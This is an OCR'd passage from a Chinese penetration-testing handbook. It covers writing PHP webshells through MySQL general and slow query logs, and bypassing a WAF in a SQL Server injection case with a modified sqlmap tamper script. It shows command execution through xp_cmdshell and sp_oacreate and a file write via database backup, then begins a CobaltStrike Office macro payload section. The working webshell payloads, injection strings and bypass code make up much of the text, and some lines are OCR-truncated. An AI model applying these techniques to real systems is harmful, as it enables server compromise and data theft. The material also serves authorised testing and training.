
password是另一字段名，因此输入以下语句并未报错

```
1' or password='2
```



password1是不存在的字段名，因此输入以下语句报错

```
1' or password1='2
```



2.2.10.5 mysql 利用general_log_file、slow_query_log_file写文件

高版本的mysql中，一般默认配置了–secure_file_priv为null限制了文件写入，这时，可以通过mysql的general_log_file、slow_query_log_file来尝试写文件

general_log_file

```
set global general_log='on'
SET global general_log_file='D:/phpstudy/www/1.php';
SELECT '<?php assert($_POST["cmd"]);?>';
set global general_log='off';   //切记关闭
```

slow_query_log_file

用到了mysql的慢查询，全名是慢查询日志，是MySQL提供的一种日志记录，用来记录在 MySQL中响应时间超过阀值的语句。开启之后默认阀值是10s，可以更改此时间

```
set global slow_query_log=on;
set global slow_query_log_file="C:\\phpstudy\\PHPTutorial\\www\\3.php
select sleep(15), '<?php assert($_POST["cmd"]);?>'
set global slow_query_log=off
```

参考文章：另外的思路

```
https://www.k0rz3n.com/2018/10/21/Mysql%20在渗透测试中的利用/    --general_log_file利用写入shell
https://www.cnblogs.com/-mo-/p/11677621.html    --slow_query_log_file利用方法
```

2.2.10.6 SQL Server注入 Getshell 有趣案例

这里感谢倾旋大佬的思路分享
倾旋大佬博客：`https://payloads.online/posts/`
参考我之前写的一篇文章：某次项目技术点实录-Regsvr32 ole对象


0x01 前言

本文非基础类的普及文章，主要分享内网中遇到的一个有趣案例。

0x02 Bypass注入点

通常情况下，遇到SQL Server注入点，我会比较关注是否是DBA权限，如果是，那么就可能拿到执行命令的权限，进而反弹到C2上，方便后续的后渗透工作。

一开始在一处比较复杂的功能点发现了SQL Server的注入，也是首先利用AND进行判断：




参数：ModuleType存在注入点，但是后面有一层站点全局输入的检测机制，从简单的测试来看，是不存在语法分析的一种，比较容易绕过。

我尝试了以下方案：

```
and -> And
and -> /**/And
and -> /*xsww!s*/And
and -> /*xswwS1154-_[0)}!s*/And
and -> /***/And
```


最终发现第五种可以绕过，使得后端无法辨别 `/***/` 是否和And是一个本体。

那么我猜想到了一个简单的表达式，似乎和这个过滤规则比较相向： `/*\w{0,}*/`



0x03 tamper 自动化实现

这里直接改了以下space2comment.py，这个脚本在Kali Linux中的sqlmap目录下：



核心代码：

```
for i in xrange(len(payload)):
            if not firstspace:
                if payload[i].isspace():
                    firstspace = True
                    retVal += "/**/"
                    continue

            elif payload[i] == '\'':
                quote = not quote

            elif payload[i] == '"':
                doublequote = not doublequote

            elif payload[i] == " " and not doublequote and not quote:
                retVal += "/**/"
                continue
```

只需要替换/**/即可：

```
for i in xrange(len(payload)):
    if not firstspace:
        if payload[i].isspace():
            firstspace = True
            retVal += "/*ixxxx**/"
            continue

    elif payload[i] == '\'':
        quote = not quote

    elif payload[i] == '"':
        doublequote = not doublequote
```


接着，就可以跑出注入了~

PS：我比较习惯于添加 `--random-agent` 参数，理由是在注入的过程中，避免被流量感知设备发现。

```
    Title: Microsoft SQL Server/Sybase boolean-based blind - Stacked queries (IF)
    Payload: {"ClientType": "", "ClientGuid": "09a37ee1-5ec3-46db-9279-4cb066622e8d
1) SELECT 7581 ELSE DROP FUNCTION jkQW--", "IsBackEnd": false }

    Type: error-based
    Title: Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN
    Payload: {"ClientType": "", "ClientGuid": "09a37ee1-5ec3-46db-9279-4cb066622e8d
 (SELECT (CHAR(113)+CHAR(98)+CHAR(120)+CHAR(113)+CHAR(113)+(SELECT (CASE WHEN (4833=
ND))+CHAR(113)+CHAR(106)+CHAR(98)+CHAR(120)+CHAR(113)))-- UfsY", "IsBackEnd": false

    Type: time-based blind
    Title: Microsoft SQL Server/Sybase AND time-based blind (heavy query)
    Payload: {"ClientType": "", "ClientGuid": "09a37ee1-5ec3-46db-9279-4cb066622e8d
ELECT COUNT(*) FROM sysusers AS sys1,sysusers AS sys2,sysusers AS sys3,sysusers AS
s6,sysusers AS sys7)-- ujsX", "IsBackEnd": false }
---
[08:30:59] [WARNING] changes made by tampering scripts are not included in shown pay
[08:30:59] [INFO] testing Microsoft SQL Server
[08:31:00] [INFO] confirming Microsoft SQL Server
[08:31:06] [INFO] the back-end DBMS is Microsoft SQL Server
back-end DBMS: Microsoft SQL Server Unknown
[08:31:06] [INFO] testing if current user is DBA
current user is DBA: True
[08:31:07] [WARNING] HTTP error codes detected during run:
400 (Bad Request) - 4 times, 500 (Internal Server Error) - 4 times
[08:31:07] [INFO] fetched data logged to text files under '/root/.sqlmap/output/ggzy

[*] ending @ 08:31:07 /2019-12-14/

root@kali:~#
```


0x04 xp_cmdshell

到这一步的时候，我遇到了一个问题，SQLMAP调用exec master..xp_cmshell的时候被拦截了，因为后端还检测是否有 `exec、master`，于是我还要将tamper加两句：

```
payload = payload.replace("exec","/***/Execute/***/")
payload = payload.replace("master..","/***//***/")
```

最终结果：`/***/execute/***//***/xp_cmdshell/***/'whoami'`

点击发包，还是无法执行，被360拦截了！

这个Error Code 5 ，是Windows的错误代码，中文意思就是：“拒绝访问”。

现在xp_cmdshell被拦截的很多了，但是sp_oacreate应该可以使用的：

参考我之前写的一篇文章：Regsvr32 ole对象

```
declare @shell int exec sp_oacreate 'wscript.shell',@shell output exec sp_oamethod @shell,'run',null,'c:\windows
\system32\cmd.exe /c whoami >C:\who.txt'
```

后续我发现该服务器无法出网，还是站库分离

因此无法执行操作系统命令

0x05 写入文件

在写文件这块，我浪费了大量的时间，首先要确定能否向站点目录写文件，当前写文件的操作是否被拦截等等因素。

一开始的思路是调用xp_cmdshell，采用echo去写，目前已无法执行命令，就此作罢，吸了一口芙蓉王，精神焕发，遂查到数据库备份的方式。

提交：

```
{"ClientType": "", "ClientGuid": "09a37ee1-5ec3-46db-9279-4cb066622e8d", "ModuleType": "A2501';use test222;creat
e table [dbo].[test2] ([cmd] [image]);insert/***/into/***/test2(cmd) values(0x3c3f706870207068706970696e666f28293b3f
3e);backup database test222 to disk='C:\test2.bak' WITH DIFFERENTIAL,FORMAT;-- ", "IsBackEnd": false }
```

页面返回正常。

但是，我的站点目录如果是中文呢？在Burp里处理就非常麻烦！

还记得之前的IIS 7.5吗，IIS在接收到一个请求后，会自动将数据进行Unicode解码，如果流量设备、WAF不支持此特性的话，就可以进行绕过，这里我着重解决中文目录的问题。

到这此文就结束了，我并没有成功Getshell，只是回顾我解决问题的思维方式，希望能对大家有用！

倾旋大佬文章：

```
https://payloads.online/archivers/2020-01-01/3
```

2.2.11 文件读取漏洞

```
https://xz.aliyun.com/t/6594
```

2.2.12 Pentesterlab Xss

```
https://pentesterlab.com/  --官网
https://download.vulnhub.com/pentesterlab/web_for_pentester_i386.iso  --安装包
```

```
https://blog.csdn.net/he_and/article/details/79798958
https://www.andseclab.com/2018/11/11/pentesterlab-xss题解/
http://secpark.com.cn/articles/2018/05/28/1527502530234.html   --很直观
```

三篇大佬文章详细讲解了pentesterlab靶机进行XSS渗透！！！

2.2.13 Office宏的基本利用

前言

Office宏，译自英文单词Macro。宏是Office自带的一种高级脚本特性，通过VBA代码，可以在Office中去完成某项特定的任务，而不必再重复相同的动作，目的是让用户文档中的一些任务自动化。而宏病毒是一种寄存在文档或模板的宏中的计算机病毒。一旦打开这样的文档，其中的宏就会被执行，于是宏病毒就会被激活，转移到计算机上，并驻留在Normal模板上


Visual Basic for Applications（VBA）是Visual Basic的一种宏语言，是微软开发出来在其桌面应用程序中执行通用的自动化(OLE)任务的编程语言。主要能用来扩展Windows的应用程序功能，特别是Microsoft Office软件，也可说是一种应用程式视觉化的Basic 脚本

环境准备

```
Windows 7 x64 旗舰版
Microsoft Office 2016
CobaltStrike 3.14
```


CobaltStrike生成宏

先利用CobaltStrike生成宏payload，接下来只要放入word、excel或ppt即可




创建宏Word


打开Word文档，点击 “Word 选项 — 自定义功能区 — 开发者工具(勾选) — 确定”




编写主体内容后，点击 “开发工具 — Visual Basic” 。

